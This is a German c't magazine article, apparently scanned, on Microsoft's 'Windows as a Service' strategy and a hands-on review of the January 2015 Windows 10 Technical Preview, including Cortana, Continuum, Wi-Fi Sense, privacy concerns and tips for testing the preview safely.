Microsoft will Windows vorbereiten für eine Welt, in der die Anzahl der Geräte die Zahl der Menschen übersteigt. Das Ziel: Nachdem die Geräte immer mobiler wurden, soll nun das „Benutzererlebnis“ mobil werden. Wenn man vom Desktop-PC zum Smartphone oder Tablet wechselt, soll man künftig einfach da weitermachen können, wo man gerade aufgehört hat. Die Daten sollen von allen Geräten aus gleichermaßen verfügbar sein, alle wichtigen Anwendungen überall vorhanden und die Einstellungen synchron sein. Verknüpft werden die Geräte mit dem Microsoft Account, synchronisiert wird via OneDrive.

Als erste Beispiele für solch geräteübergreifendes Arbeiten nannte Microsoft die digitale Assistentin Cortana, aber auch Skype, Outlook, Xbox lLive und den Windows Store. Ein weiterer Baustein ist „Continuum“, die Anpassung der Bedienung auf 2-in-1-Geräten beim Wechsel von Maus- zur Touch-Bedienung.

Microsoft ist sich durchaus bewusst, dass Mobile Experience hohe Anforderungen an den Datenschutz stellt. Windows-Chef Terry Myerson betonte immer wieder, dass man hart daran arbeite, dass die Kunden Windows vertrauen können. Details zur „Hardware-basierten Sicherheit“ wurden kaum verraten. Cortana immerhin soll nicht nur lernen, sondern auch wieder vergessen können.

„Windows as a Service“

Damit die Mobile Experience Wirklichkeit werden kann, müssen alle Windows-Geräte auf dem gleichen Stand sein – würden neu eingeführte Funktionen beispielsweise nur auf dem Smartphone, aber nicht auf dem Desktop zur Verfügung stehen, wäre die Mobile Experience schnell ruiniert. Also muss Microsoft neue Funktionen künftig auf allen Geräteklassen gleichzeitig zur Verfügung stellen. Und das soll möglichst schnell geschehen: Die Anwender, so Microsofts Marketing, erwarte ein „kontinuierlicher Strom an Innovationen“.

Dass Windows zu „Windows as a Service“ wird, soll künftig wie bei Internet-Diensten dazu führen, dass niemand mehr nach Versionsnummern fragt. Bei einem Online-Mail-Dienst oder einer Suchmaschine interessiert sich niemand für Versionen, neue Funktionen werden eingebaut, sobald sie fertig sind, und stehen dann sofort allen Nutzern zur Verfügung. Und so soll es bei Windows auch passieren. Die Infrastruktur existiert schon lange: die automatischen Updates.

Kostenlos(?)

Im ersten Jahr will Microsoft Windows 10 an alle Besitzer von Windows 7, 8.1 und Phone 8.1 kostenlos abgeben. Die Enterprise-Versionen sind ausgenommen. Die Lizenz gilt anschließend für die Lebenszeit des Geräts, auf dem sie installiert ist, sie wird also nicht nach einem Jahr in ein Abo umgewandelt oder anderweitig kostenpflichtig. Denkbar ist aber auch, dass man vor dem Download zustimmen muss, dass die neue Version die alte ersetzt. Damit könnte Microsoft so manche bislang unbegrenzt gültige Lizenz plötzlich an die Lebenszeit der Hardware koppeln. Lesen Sie also, wenn es so weit ist, vor dem Download die Lizenzbestimmungen gut durch, denn da sie (anders als bei einer erst bei der Installation sichtbaren EULA) bereits vor dem Download bekannt sind, wären sie rechtlich wirksam, wenn Sie zustimmen.

Microsoft-Chef Satya Nadella hat sich Großes vorgenommen: „Our ambition is for you to love Windows.“

Der Umstieg von Windows 7, 8.1 und Phone 8.1 auf das neue Windows, so verspricht Microsoft, erfordert keine Neuinstallation. Er soll als Upgrade-Installation gelingen, bei der alle Daten, Anwendungen und Einstellungen erhalten bleiben.

Freemium

Auch wenn Microsoft bislang kaum Details über die Windows-Verkaufsmodelle der Zukunft verraten hat, lassen sich aus dem bislang Erzählten doch einige Vermutungen ableiten. Zusammenfassung: Als Nadella antrat mit dem Motto „Cloud first, mobile first“, dürfte er damit unter anderem die Ablösung von Windows als Microsofts Gelddruckmaschine gemeint haben. Windows wird stattdessen der Treibstoff für die neuen Gelddruckmaschinen.

Denn es liegt auf der Hand, dass Windows 10 nicht nur im ersten Jahr kostenlos sein wird, sondern dauerhaft, zumindest die Basisversion für Privatanwender: Wenn der Funktionsumfang der Desktop-Variante den anderen hinterherhinken würde, weil die Nutzer kein Geld dafür zahlen wollen, dürfte das dem Plan im Wege stehen, dass die Nutzer die Mobile Expience erleben und lieben sollen. Womöglich sollen die Nutzer stattdessen Abos für zusätzliche Funktionen abschließen, die sie dann auf all ihren Geräten nutzen können, so wie sie heute schon monatlich Geld zahlen können etwa für Office 365 und zusätzlichen Speicherplatz im OneDrive.

Auch Firmenkunden dürften vieles künftig nur noch im Abo bekommen, etwa Unternehmens-Funktionen oder Support. Unter dem Namen „Software Assurance“ bietet Microsoft für Firmen ja schon seit Jahren Abos an, in denen Betriebssysteme enthalten sind. Möglicherweise bittet Microsoft auch Firmen zur Kasse, die nur die Sicherheitsupdates wollen, die neuen Funktionen hingegen ausdrücklich nicht, um sich den Aufwand zu sparen, alle paar Monate wieder alles neu durchzutesten. Vorbereitet auf so eine Long-Term-Support-Funktion ist die Vorabversion von Windows 10 bereits, man kann separat einstellen, wie schnell neue Funktionen kommen.

Und weiter

Verdienen will Microsoft auch mit dem App-Store. Entwickler versucht man mit der Aussicht auf eine Zukunft zu ködern, in der sie nur noch eine einzige App schreiben müssen, die dann auf allen Geräten von rund 1,5 Milliarden Windows-Anwendern läuft. Denn die sind ja dank „Windows as a Service“ alle auf dem gleichen Stand. Eine weitere Einnahmequelle ist Werbung, wie Microsoft gegenüber c’t bestätigte. Das ist nicht überraschend, die Kachel-Apps unter Windows 8.1 zeigen ja heute schon welche. Microsoft will aber ausdrücklich nicht die Daten der Nutzer verkaufen. Terry Myerson betonte als Seitenhieb auf Google, Facebook und Co: „You are our customer, not our product“ – eine weitere Bitte um Vertrauen.


Unklar ist, ob die PC-Hersteller weiterhin für Lizenzen zahlen müssen. Bei kleinen, billigen Geräten ist das heute schon nicht mehr der Fall, Windows 8.1 mit Bing rückt Microsoft kostenlos raus, unter anderem, weil die Chromebook-Konkurrenz drängt. Für teure Geräte hingegen zahlen die OEMs vermutlich auch in Zukunft Lizenzgebühren, allein schon aus der Angst heraus, dass die Kunden sonst zu den PCs der Konkurrenz greifen, weil sie dort kein Betriebssystem installieren müssen.

Als Nebeneffekt ist „Windows as a Service" das Ende des Support-Endes: Das Theater des XP-Support-Endes im letzten Jahr droht zwar noch mal 2020 (Windows 7) und 2023 (Windows 8.1), doch danach nie wieder. Das wäre ein weiterer Baustein auf dem Weg zu „Ihr sollt es lieben.“ (axv@ct.de)

Alles wird Windows

Die Januar-Vorabversion S. 54
Das HoloLens-Projekt S. 58
Was noch alles Windows wird S. 60

© Copyright by Heise Zeitschriften Verlag



Halb zehn

Ein Blick auf die Januar-Preview von Windows 10


So langsam fügt sich das Bild zusammen: Die Januar-Vorabversion zeigt ein paar mehr Puzzlestücke, die erahnen lassen, was Microsoft mit Windows 10 vorhat.

Als Microsoft im Oktober die erste Technical Preview von Windows 10 veröffentlichte, hielten sich die Neuerungen der Bedienoberfläche in Grenzen: Es gab vor allem ein neuartiges Startmenü, das Kacheloberfläche und Windows-7-Gefühl vereinen sollte. Seitdem sind vier Monate vergangen, die Microsoft offenbar mit intensiver Bastelei verbracht hat, denn in der Ende Januar veröffentlichten Version mit der Build-Nummer 9926 gibts reichlich offene Baustellen.

In den kommenden Wochen und Monaten will Microsoft weitere Preview-Builds mit Verbesserungen und mehr Neuerungen veröffentlichen. Windows Update sorgt dann für die Verteilung der neuen Features an bestehende Preview-Installationen. Sogar ein Upgrade auf das fertige Windows 10 soll später ohne Neuinstallation möglich sein – das ist ein Novum.

Startmenü

Das Startmenü wurde abermals überarbeitet. Auf der linken Seite zeigt es Einträge für „Orte“ und die am häufigsten verwendeten Programme und auf der rechten Seite Kacheln. Unter „Alle Apps“ sind Modern-UI-Apps und konventionelle Desktop-Programme nicht mehr getrennt aufbewahrt. Per Klick auf die Maximieren-Schaltfläche lässt sich das Startmenü auf volle Bildschirmgröße strecken. Wer viele Kacheln im Blick haben will, bekommt auf diese Weise einen besseren Überblick. Diese Darstellung beerbt die aus Windows 8.x bekannte Startseite, lässt die Taskleiste dabei aber eingeblendet.



Abgesehen von der maximierten Darstellung ist dieses Startmenü im Vergleich zu früheren Vorabausgaben etwas sperriger: Seine Höhe und Breite lassen sich nicht mehr einstellen. Außerdem schrumpft es nicht auf eine Spalte, wenn man sämtliche Kacheln rauswirft – es gähnt ein großer, leerer Kasten. Bis zur Veröffentlichung eines fertigen Windows 10 dürften die Entwickler das allerdings noch ändern. (jss@ct.de)

Startmenü

soll Windows-7-Startmenü und Windows-8-Startseite vereinen, indem es sich auf volle Bildschirmgröße maximieren lässt; momentan noch klar im Betastadium

spätestens mit dem fertigen Windows 10

Startmenü + Maximierfunktion = Startseite. Die Taskleiste bleibt sichtbar.

© Copyright by Heise Zeitschriften Verlag

Die neuen „PC-Einstellungen“


Seit Windows 8 hat die klassische Systemsteuerung eine Entsprechung im Modern-UI-Design namens PC-Einstellungen. In der Januar-Preview trägt sie noch den englischen Namen Settings. Microsoft hat das Aussehen stark überarbeitet und die Ausstattung erweitert.

Was allerdings bleibt, ist der unterschiedliche Funktionsumfang im Vergleich zur Systemsteuerung: So ist etwa Windows Update nur noch in den Settings enthalten, während nur die klassische Systemsteuerung Energiespar-Einstellungen im Detail ändern kann. Der Umbau der Settings lässt allerdings erahnen, dass sie in Zukunft die althergebrachte Systemsteuerung ablösen könnten – bis dahin ist der Weg allerdings noch weit. (jss@ct.de)

Die neuen „PC-Einstellungen“

sollen den Funktionsumfang der klassischen Systemsteuerung mit dem Bediengefühl und Aussehen der Kacheloberfläche vereinen; momentan noch im Betastadium

spätestens mit dem fertigen Windows 10



Die PC-Einstellungen sind neu gestaltet, bieten aber nach wie vor nicht den vollen Umfang der klassischen Systemsteuerung.

Wi-Fi Sense

In der WLAN-Liste verbirgt sich hinter dem Knopf „Bekannte Netzwerke verwalten“ die Funktion Wi-Fi Sense. Bisher war sie nur in Windows Phone verfügbar; Windows 10 übernimmt sie für PCs mit WLAN-Schnittstelle. Wi-Fi Sense soll das Verbinden mit WLAN-Hotspots erleichtern: Es erkennt die Hotspots von Providern am Funknetznamen (ESSID). Einmal an einem Hotspot angemeldet, nimmt es später automatisch Kontakt mit anderen Hotspots desselben Betreibers auf.

Leider warnt Windows 10 nur en passant, wenn WLAN-Hotspots unverschlüsselt arbeiten, damit sich Mobilgeräte verbinden können, ohne dass man einen Schlüssel eingeben muss. Sinnvollerweise stellt es dabei den Netzwerktyp von selbst auf „Öffentlich“, was eventuell eingerichtete Freigaben abschaltet.

Wie Google mit Android sammelt Microsoft nebenbei die gesehenen WLANs, um so eigene Abdeckungskarten zu erstellen. Das lässt sich deaktivieren, nicht aber etwas anderes: Ist Wi-Fi Sense eingeschaltet, meldet das Notebook seine Position stets an Microsoft. (ea@ct.de)

Wi-Fi Sense

automatische Verbindung mit WLAN-Hotspots


in der Januar-Preview enthalten

Cortana

Sie ist in aller Munde, bekommt ihn hierzulande aber selbst noch nicht auf: Cortana, die digitale Assistentin. Bislang ist sie nur auf einigen englischen Windows Phones ansprechbar. Sie kann ähnlich wie Google Now oder Apples Siri etwa Termine anlegen, über das Wetter und über Sportergebnisse informieren und im Web suchen. Über Cortanas integriertes „Notebook“ kann der Anwender zudem seine gewünschten Themen vorgeben, verwalten und löschen.

In der deutschen Januar-Preview bringt ein Klick auf das Suchfeld in der Taskleiste zunächst nur den Hinweis, dass Cortana hierzulande noch nicht verfügbar ist. Man kann sie aber auf Englisch testen. Dazu muss in den Settings unter „Zeit & Sprache / Region und Sprache“ erstens die Region auf „Vereinigte Staaten“ eingestellt und zweitens die Sprache „English (United States)“ installiert und als primäre Sprache festgelegt sein. Nach einem Klick ins Suchfeld lässt sich Cortana aktivieren.

In der Praxis erweist sich die englische Desktop-Cortana als launisch: Eine Spracheingabe wie „Show me my documents from January“ lieferte mal eine Bing-Suche nach dem eingesprochenen Satz, mal eine Fehlermeldung mit dem Hinweis, man solle es bitte etwas später noch mal versuchen, mal ein Vertrösten auf kommende Aktualisierungen, und mit sehr viel Glück tatsächlich das gewünschte Ergebnis: eine Auflistung von im Januar erstellten Dokumenten. Dabei hapert es nicht an der Qualität der Spracherkennung. In allen Fällen hat Cortana die eingesprochenen Befehle bestens verstanden. (jss@ct.de)



Cortana öffnet auf „Open my pictures folder!“ nicht direkt den Bilderordner, sondern sucht ein paar Bilder von der Festplatte und aus OneDrive zusammen.

Cortana

persönliche digitale Assistentin, die Informationen via natürliche Spracheingabe suchen, filtern und anlegen können soll; kann noch kein Deutsch und ist auf Englisch etwas sperrig


spätestens mit dem fertigen Windows 10

© Copyright by Heise Zeitschriften Verlag

Continuum

Der Name Continuum bezeichnet Funktionen, mit denen Microsoft die Bedienung von 2-in-1-Geräten komfortabler machen will, also Tablets, die sich mit einer Tastatur erweitern lassen wie etwa Microsofts Surface Pro 3. Das wohl prominenteste Feature dabei ist die Erkennung des Andockens einer Tastatur. Windows 10 fragt dann, ob es in einen Tablet-Modus wechseln soll. Bestätigt man das, werden alle App- und Programmfenster sowie das Startmenü im Vollbildmodus dargestellt – und umgekehrt, wenn man die Tastatur wieder abklemmt.

Windows 10 erkennt – bisher nur in der Taskleiste – ob ein Kontextmenü via Mausklick oder per Touch aufgerufen wird. In letzterem Fall vergrößert sich der Abstand zwischen den Menüeinträgen, damit sie treffsicherer anwählbar sind. Diese Erkennung klappte im Test mit einem Surface Pro 3 unabhängig davon, ob es abgedockt oder im Tablet-Modus war. (jss@ct.de)



Windows 10 erkennt, ob der Nutzer ein Kontextmenü per Touchscreen oder per Mausklick öffnet, und passt die Darstellung an.

Continuum

soll Touch- und Mausbedienung komfortabel vereinen; Beleg für Microsofts Abkehr vom Konzept der zwei separaten Bedienoberflächen in Windows 8 zugunsten einer einzigen Oberfläche mit dynamischer Anpassung

spätestens mit dem fertigen Windows 10

EdgeHTML

Die Browser-Neuerungen der Technical Preview hat Microsoft gut versteckt. So ist die neue Rendering Engine EdgeHTML zwar bereits im Internet Explorer enthalten. Man muss sie aber aktivieren, indem man in der Adressleiste des Browsers „about:flags“ eingibt und dort unter „Enable Experimental Web Platform Features“ die Option „Enabled“ wählt.

EdgeHTML soll der Standard-Renderer in Windows 10 werden und auch die Basis des neuen Browser-Projekts „Spartan“ sein (siehe Seite 61). Es ist daher eine gute Idee, wenn Web-Entwickler ihre Anwendungen damit testen. Wer dafür nicht extra die Technical Preview installieren will, kann sie auch per Remote Desktop über Microsofts Test-Plattform https://remote.modern.ie ausprobieren.

Zu den neuen Funktionen zählen das Protokoll HTTP Strict Transport Security (HSTS), mit dem Websites erzwingen können, dass Verbindungen immer SSL-verschlüsselt stattfinden, sowie HTTP Live Streaming (HLS) für Plug-in-freies Video-Streaming. Weitere Verbesserungen haben auch die Entwickler-Tools F12 erhalten. So hebt zum Beispiel das Netzwerk-Tool Fehler farblich hervor. Der Entwickler kann zudem die übertragenen Inhalte nach Typen filtern. (jo@ct.de)

EdgeHTML

technische Basis künftiger Webbrowser von Microsoft

spätestens mit dem fertigen Windows 10

Die Preview sicher ausprobieren

Die Januar-Preview von Windows 10 weckt Neugier und den Wunsch, sich selbst ein Urteil zu bilden. Doch wie bei jeder Betaversion gilt: Auf einem Rechner, der zuverlässig funktionieren muss, hat sie nichts zu suchen. Ein Betriebssystem im Betastadium kann durchaus wichtige Daten beschädigen. Die Windows-10-Previews sind noch aus einem anderen Grund mit mehr Vorsicht zu genießen: In der Datenschutzerklärung zum Windows-Insider-Programm, die man vor der Installation abnicken muss, gönnt sich Microsoft nämlich das Recht, zum Beispiel Tastatur- und Spracheingaben sowie Informationen über die verwendeten Dateien und Programme zu erfassen und auszuwerten.

Daher ist auch eine Parallelinstallation auf einem in Gebrauch befindlichen Rechner heikel. Wer es trotzdem riskieren will, sollte Backups seiner Daten anfertigen und über eine Verschlüsselung nachdenken, die den Zugriff von Windows 10 aus verhindert. Die Windows-10-Installation überschreibt zudem den bisherigen Bootloader. Rückstandslos werden Sie sie also ohne größere Klimmzüge nicht wieder los.

Um das System bedenkenlos auszuprobieren, ist also ein separater Rechner ideal – oder Ihr normaler Arbeitsplatz-PC, sofern Sie die Festplatte abklemmen und dafür eine leere einbauen. Windows 10 verlangt nach mindestens 20 GByte Plattenspeicher und mindestens 1 GByte RAM, für die 64-Bit-Version 2 GByte.

Wenn Sie keine 3D-Spiele unter Windows 10 testen möchten, ist auch die Verwendung einer virtuellen Maschine (VM) praktikabel. Besitzer von Windows 8(.1) Pro haben mit Hyper-V bereits einen geeigneten Virtualisierer an Bord. Er muss lediglich in der Systemsteuerung unter „Programme / Windows-Features aktivieren oder deaktivieren“ eingeschaltet werden. Wer kein Hyper-V hat, kann den kostenlosen VMware Player oder die Testversion von VMware Workstation nehmen (Download siehe c’t-Link). Die Open-Source-Lösung VirtualBox ist auf Windows 10 offenbar noch nicht eingestellt; bei unseren Versuchen lief es dort instabil.

Spendieren Sie der VM mindestens 2 GByte RAM, mehr ist besser. Auch bei der CPU sollten Sie nicht geizen und mindestens zwei Kerne zuweisen. In VMs mit nur einem Prozessorkern lief die Ersteinrichtung in unseren Tests mitunter quälend lahm. Unter VMware sorgt die anschließende Installation der „VMware Tools“ für einen flotteren Bildaufbau. Hyper-V-Anwender können die Grafikgeschwindigkeit verbessern, indem sie im Ansicht-Menü von Hyper-V die „Erweiterte Sitzung“ ausschalten. Allerdings gibt es dann keine Sound-Ausgabe mehr aus der VM. (hos@ct.de)

© Copyright by Heise Zeitschriften Verlag

… und noch mehr!

Das Action Center sammelt Toasts, also die Systemmitteilungen, die beim Einstecken eines USB-Sticks und ähnlichem anfallen. Reagiert der Anwender nicht schnell genug auf einen Toast, geht er nicht verloren, sondern landet im Action Center. Außerdem bietet es Schnellzugriff auf Tablet-Modus, VPN- und WLAN-Einstellungen und so weiter. Ein Klick auf das Sprechblasen-Icon im System-Tray öffnet es; auf Touchscreens erscheint es auch mit einem Wisch von rechts ins Bild – wie die Charms-Leiste in Windows 8.1.

Momentan ist der Nutzen noch rudimentär: Die gesammelten Meldungen lassen sich gar nicht aufrufen. Toll wäre es, wenn das Action Center auch Hinweise auf neue Mails oder Skype-Nachrichten anzeigen könnte. Zudem landen dort nach wiederholten gleichen Ereignissen auch mehrfache identische Benachrichtigungen – das dürfte Microsoft bitte übersichtlicher gestalten.

An weiteren Stellen zeigt sich, dass Microsoft nicht nur die großen Publikumsmagneten wie Continuum und Cortana integriert. So lässt das Mausrad endlich sichtbare Fensterinhalte scrollen, die sich unter dem Mauszeiger befinden. Das Fenster kann dabei auch im Hintergrund liegen. Wer die Inhalte mehrerer nebeneinanderliegender Fenster durchscrollen will, muss sie dazu nicht mehr abwechselnd anklicken – es genügt, den Mauszeiger draufzuhalten und das Mausrad zu benutzen.

Eine weitere Funktion, die Microsoft eingebaut hat, ist eine gezielte Neustartplanung nach Windows-Updates: Wurden Updates installiert, kann der Anwender auch eine Uhrzeit wählen, zu der das System neu startet.

In der Januar-Preview ist ein neu gestalteter Anmeldebildschirm enthalten, der sich mit einem Registry-Schlüssel hervorlocken lässt. Wer ihn ausprobieren will, muss sich im Registry-Editor zum Schlüssel HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\TestHooks durchhangeln. Der darin enthaltene Wert namens Threshold muss dann von 0 auf 1 umgestellt werden – beim nächsten Login ist der neue Stil zu sehen.

Außerdem haben die Entwickler das Fenster für den Kalender neu gestaltet, das sich öffnet, wenn der Anwender auf die Uhr in der Taskleiste klickt. Um die neue Version zu sehen, müssen Interessierte per Registry-Editor zum Schlüssel HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ImmersiveShell navigieren und darin einen 32-Bit-DWORD-Wert mit dem Namen „UseWin32TrayClockExperience“ anlegen. In der aktuellen Form kann das neue Fenster allerdings noch keine Uhren für andere Zeitzonen anzeigen; ein Klick auf „zusätzliche Uhren“ öffnet die neu gestaltete Wecker-App, in der sich auch die Timer-, Stoppuhr- und Weltzeitfunktionen befinden.

Zu etwaigen Performance-Verbesserungen in Windows 10 hat Microsoft bisher nichts gesagt. Trotzdem hat uns interessiert, wie sich die Januar-Preview in puncto Systemleistung verhält, und deshalb haben wir einige Benchmarks laufen lassen. Die Ergebnisse fielen erwartungsgemäß aus: Wir konnten keine Unterschiede zu Windows 8.1 ausmachen, die über Schwankungen innerhalb der Messgenauigkeit hinausgehen.

Fazit


Microsoft-Boss Nadella will, dass alle Welt Windows liebt – bei uns rief die Januar-Preview gemischte Gefühle hervor. Gut gefallen haben uns Detaillösungen. Bei allen großen und kleinen Neuerungen wird schon nach kurzer Benutzungsdauer der Januar-Preview klar, dass es sich ganz eindeutig um eine Betaversion handelt: Cortana läuft holprig, das Action Center ist hübsch, aber kaum nutzbar und die Flexibilität des neuen Startmenüs ist mau.

Microsoft hat ganz offensichtlich verstanden, dass das Zusammenzwingen zweier getrennter Bedienoberflächen in Windows 8 ein Griff ins Klo war. Den Ausweg suchen die Redmonder in einem tatsächlich viel sinnvolleren Ansatz: Eine einzige Oberfläche zu bieten, die sich dynamisch an die gerade vorherrschenden Bedingungen anpasst. Doch das beschworene Nahtlos-Erlebnis will sich noch nicht so richtig einstellen. Desktop und Modern UI sind nach wie vor klar als unterschiedliche Darstellungstechniken zu erkennen.

Ein weiteres Problem hat Microsoft hausgemacht, und es ist bislang nicht erkennbar, dass sich daran etwas ändern könnte: Intransparenz bei Datenschutz und Synchronisationsfunktionen. Man dokumentiert nicht, welche Daten und Verzeichnisse bei der Synchronisation via Microsoft-Benutzerkonto abgeglichen werden. Ein solches zu benutzen, ist aber zwingend notwendig, um die beschworene „Mobile Experience“ auf allen Geräten zu haben (siehe Seite 53).

Alle sollen Windows lieben. Liebe setzt allerdings Vertrauen voraus, deshalb sind vertrauensbildende Maßnahmen dringend nötig. Microsoft ist in der Bringschuld. (jss@ct.de)

c't Download VMware: ct.de/yudc



Das Action Center sammelt verpasste Systemnachrichten.

Der Zeitpunkt für den Neustart lässt sich individuell einstellen.

Neues Fenster für Uhrzeit und Kalender: Goodbye, Analoguhr

© Copyright by Heise Zeitschriften Verlag

